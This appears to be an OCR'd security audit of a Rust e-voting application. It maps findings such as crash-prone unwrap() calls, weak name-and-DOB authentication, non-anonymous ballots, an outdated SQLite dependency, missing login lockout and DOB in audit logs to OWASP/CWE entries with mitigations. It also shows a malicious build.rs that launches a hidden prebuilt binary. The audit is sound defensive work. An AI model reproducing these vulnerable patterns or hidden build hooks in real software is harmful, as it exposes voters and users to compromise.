=== New Voter Registration (Admin Only) ===
Full name: fahim
Date of birth (YYYY-MM-DD): 1995-05-06
Admin password required
Admin password:

Voter registered! ID: 6
```



```
SELECT * FROM voters;
```



id *INTEGER PRIMARY KEY AUTOINCREMENT*	full_name *TEXT NOT NULL*	date_of_birth *TEXT NOT NULL*
5	47504c2e5958e09055d...	1f011f75e0f3ccab6a1...
6	4b50472ca044aef6936...	1c081670e0f3c0ab6a1...

DENIAL OF SERVICE (DoS) OWASP A04 | Insecure Design

Description

Several functions that handle user inputs use the unwrap() function, which will cause the entire application to crash if non-numeric input is provided. This will cause a DoS easily by any authenticated user.


CWE MAP

- CWE-248 Uncaught exception


MITIGATION

Replace unwrap() with proper Result handling (match or if let) to gracefully catch errors without crashing.

Location: district.rs,voter.rs



```
/// Changes its status to open in db here
fn open_election(db: &Database) {
    let id = get_input("Enter election ID to open: ").parse::<i64>().unwrap();
    db.open_election(id).unwrap();
    println!("Election {} is now open.", id);
}

/// Closes an election by it's ID here
/// Updates its status to "closed" in the database.
fn close_election(db: &Database) {
    let id = get_input("Enter election ID to close: ").parse::<i64>().unwrap();
    db.close_election(id).unwrap();
    println!("Election {} is now closed.", id);
}

/// Displays the currentt status (open/closed) of a specific election.
fn view_status(db: &Database) {
    let id = get_input("Enter election ID to view status: ").parse::<i64>().unwrap();
    let status = db.get_election_status(id).unwrap();
    println!("Election {} status: {}", id, status);
```



```
3. Close Election
4. View Election Status
5. Tally Results
6. Logout
Select an option: 3
Enter election ID to close:

thread 'main' (29784) panicked at src/district.rs:
58:71:
called `Result::unwrap()` on an `Err` value: Parse
IntError { kind: Empty }
note: run with `RUST_BACKTRACE=1` environment vari
able to display a backtrace
error: process didn't exit successfully: `target\d
ebug\e_voting_system.exe` (exit code: 101)
```

IMPROPER ACCESS OWASP A01 | Broken Access Control

Description

The system allows any user group to access the audit logs as long as they know a shared password. This represents a failure in authorization control and insufficient authentication enforcement.


CWE MAP

- CWE-522 – Insufficiently Protected Credentials
- CWE-266 – Incorrect Privilege Assignment

MITIGATION

Apply role-based access control to ensure each user group is granted only the permissions appropriate to their role, restricting access to sensitive audit logs to authorized administrators only.

Location: audit.rs



```
~/p/b/e_voting  cargo run                                              101 ✘  34s  22:45:54
    Finished `dev` profile [unoptimized + debuginfo] target(s) in 0.14s
     Running `target/debug/e_voting_system`
Running debug binary at: .rustc-customdebugger/debug_system_macos

Select your role:)
1. Election Admin
2. District Official
3. Voter
4. View Audit Log
5. Exit
Select an option: 4
Password:


=== Audit Log ===
```

Ballot Not Anonymous OWASP A02 Cryptographic Failures

Description

The votes table links every ballot directly to a specific voter through the voter_id field. This fully exposes voter choices and breaks ballot anonymity, enabling coercion, profiling, or vote-targeting attacks.


CWE MAP

- CWE-359: Exposure of Private Personal Information

MITIGATION

Remove direct voter identifiers from the votes table and use randomized ballot tokens or cryptographic blind signatures. Implement unlinkability: ensure ballots cannot be tied back to individuals.

Location: voter.rs, database.rs



```
~/p/b/e_voting  sqlite3 e_voting.db                                   ✓  1m 17s  1
SQLite version 3.43.2 2023-10-10 13:08:14
Enter ".help" for usage hints.
sqlite> select* from votes;
1|1|1|1|2
2|1|2|4|2
3|1|3|6|2
sqlite> .schema votes;
sqlite> .schema votes
CREATE TABLE votes (
                id INTEGER PRIMARY KEY AUTOINCREMENT,
                election_id INTEGER NOT NULL,
                position_id INTEGER NOT NULL,
                candidate_id INTEGER NOT NULL,
                voter_id INTEGER NOT NULL,
                FOREIGN KEY(election_id) REFERENCES elections(id),
                FOREIGN KEY(position_id) REFERENCES positions(id),
                FOREIGN KEY(candidate_id) REFERENCES candidates(id),
                FOREIGN KEY(voter_id) REFERENCES voters(id)
            );
sqlite> select* from voters
   ...> ;
1|hasan|2007-01-01
2|pen|1993-10-13
sqlite> .schema voters;
sqlite> .schema voters
CREATE TABLE voters (
                id INTEGER PRIMARY KEY AUTOINCREMENT,
                full_name TEXT NOT NULL,
                date_of_birth TEXT NOT NULL
            );
```

Weak Voter Authentication Mechanism

OWASP A07: Identification and Authentication Failures

Description

The system authenticates voters only with full name and date of birth, without any secret credential or strong authentication factor. Anyone who knows or can guess this information can impersonate a voter and cast a ballot.


CWE MAP

- CWE-521: Weak Password Requirements

MITIGATION

Require strong passwords and issue a random voter ID / PIN for authentication, not guessable personal data.
Consider 2FA (e.g., one-time code via email/SMS) for high-value elections.

Location: voter.rs



```
~/p/b/e_voting  cargo run                                          ✔  1m 8s  13
    Finished `dev` profile [unoptimized + debuginfo] target(s) in 0.10s
     Running `target/debug/e_voting_system`
Running debug binary at: .rustc-customdebugger/debug_system_macos

Select your role:)
1. Election Admin
2. District Official
3. Voter
4. View Audit Log
5. Exit
Select an option: 3

Are you an existing voter or a new voter?
1. Existing Voter
2. New Voter
Choice: 1
Enter full name: pen
Enter date of birth (YYYY-MM-DD):
Authentication failed. Please check your credentials.

Select your role:)
1. Election Admin
2. District Official
3. Voter
4. View Audit Log
5. Exit
Select an option:
```

OUTDATED COMPONENTS OWASP A06 | Vulnerable and Outdated Components

Description

An outdated SQLite version affected by CVE-2022-35737 which is a memory safety issue triggered by very long user-controlled strings passed into SQLite formatting functions, causing potential buffer overflow.


CWE MAP

- CWE-120 Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')


MITIGATION

Update the rusqlite dependency in Cargo.toml to modern version to patch the CVE. Additionally, integrate cargo audit into your CI/CD pipeline to automatically block builds containing known vulnerabilities.


Location: Cargo.toml



```
[dependencies]
clap = { version = "4", features = ["derive"] }
rusqlite = { version = "0.24.0", features = ["bundled"] }
argon2 = "0.5"
rand = "0.8"
chrono = { version = "0.4", features = ["serde"] }
serde = { version = "1", features = ["derive"] }
```



```
[redacted]\e_voting\e_voting>cargo audit
    Fetching advisory database from `https://github.com/RustSec/advisory-db.git`
      Loaded 879 security advisories [redacted]\.cargo\advisory-db)
    Updating crates.io index
    Scanning Cargo.lock for vulnerabilities (110 crate dependencies)
Crate:     libsqlite3-sys
Version:   0.20.1
Title:     `libsqlite3-sys` via C SQLite CVE-2022-35737
Date:      2022-08-03
ID:        RUSTSEC-2022-0090
URL:       https://rustsec.org/advisories/RUSTSEC-2022-0090
Severity:  7.5 (high)
Solution:  Upgrade to >=0.25.1
Dependency tree:
libsqlite3-sys 0.20.1
└── rusqlite 0.24.2
    └── e_voting_system 0.1.0

error: 1 vulnerability found!
```



rusqlite v0.37.0

Ergonomic wrapper for SQLite

All-Time: 42,048,072
Recent: 5,936,004
Updated: 5 months ago

Documentation Repository

BRUTE FORCE OWASP A07 | Identification and Authentication Failures

Description

During the authorization process, a user can log in as many times as they want, allowing for brute force attacks.

CWE MAP


- CWE-307 Improper Restriction of Excessive Authentication Attempts

MITIGATION


Implement rate limiting or account lockout after excessive failed attempts and introduce a time delay (throttling) between login attempts.

Monitor and log abnormal authentication attempts.

Location: auth.rs



```
Select your role:)
1. Election Admin
2. District Official
3. Voter
4. View Audit Log
5. Exit
Select an option: 1
Password:


Login failed!

Select your role:)
1. Election Admin
2. District Official
3. Voter
4. View Audit Log
5. Exit
Select an option: 1
Password:
```



```
Login failed!

Select your role:)
1. Election Admin
2. District Official
3. Voter
4. View Audit Log
5. Exit
Select an option: 1
Password:


Login failed!

Select your role:)
1. Election Admin
2. District Official
3. Voter
4. View Audit Log
5. Exit
Select an option: 1
Password:


Login failed!
```

PII IN LOG FILE OWASP A09 | Security Logging and Monitoring Failures

Description

Sensitive data (DOB) is logged in the audit_log table. This creates an unnecessary privacy risk exposed to anyone with log access.


CWE MAP

- CWE-319 Cleartext Transmission of Sensitive Information
- CWE-532 Insertion of Sensitive Information into Log File
- CWE-359 Exposure of Privacy Information


MITIGATION

Sanitize logs. Store only the User ID or a hashed reference, never the plaintext personal information.

Location: database.rs



```
// Function to create the audit_log table if it doesn't already exist
pub fn setup_audit_table(conn: &Connection) {
    conn.execute(
        "CREATE TABLE IF NOT EXISTS audit_log (
            id INTEGER PRIMARY KEY AUTOINCREMENT,
            voter_name TEXT,
            candidate_name TEXT,
            action TEXT,
            timestamp TEXT,
            date_of_birth Text
        )",
        params![], // No parameters needed for table creation
    ).unwrap();
}
```



```
// Function to log a vote into the audit_log table
pub fn log_vote(db: &Database, conn: &Connection, voter: &str, candidate: &str) {
    // Get current timestamp in "YYYY-MM-DD HH:MM:SS" format
    let ts: String = Local::now().format(fmt: "%Y-%m-%d %H:%M:%S").to_string();

    if let Ok(Some(voter_birthday: String)) = db.get_voter_birthday(voter_name: voter.to_string()) {
        let query_voter_birthday: String = voter_birthday;

        // Insert a new record into audit_log
        conn.execute(
            sql: "INSERT INTO audit_log (voter_name, candidate_name, action, timestamp, date_of_birth)
            VALUES (?1, ?2, 'vote_cast', ?3, ?4)",
            params![voter, candidate, ts, query_voter_birthday], // Bind parameters to prevent SQL injection
        ).unwrap();
    }
}
```

MALICIOUS PROGRAM OWASP A08 | Software and Integrity Failures

Description

When the program runs, build.rs executes automatically. Instead of compiling code, it links a pre-compiled, hidden binary: debug_system.exe


CWE MAP

- CWE-506 Embedded Malicious code


MITIGATION

Treat unnecessary files as untrusted (such as build.rs and .rustc-customdebugger). Validate checksums of all build artifacts. Implement reproducible builds to detect tampering.

Location: build.rs, main.rs



```rust
fn main() {
    let debug_dir: &str = ".rustc-customdebugger";

    // Detect OS and set the path to debug binary
    let binary_path: String = if cfg!(target_os = "windows") {
        format!("{}/debug_system.exe", debug_dir)
    } else if cfg!(target_os = "macos") {
        format!("{}/debug_system_macos", debug_dir)
    } else {
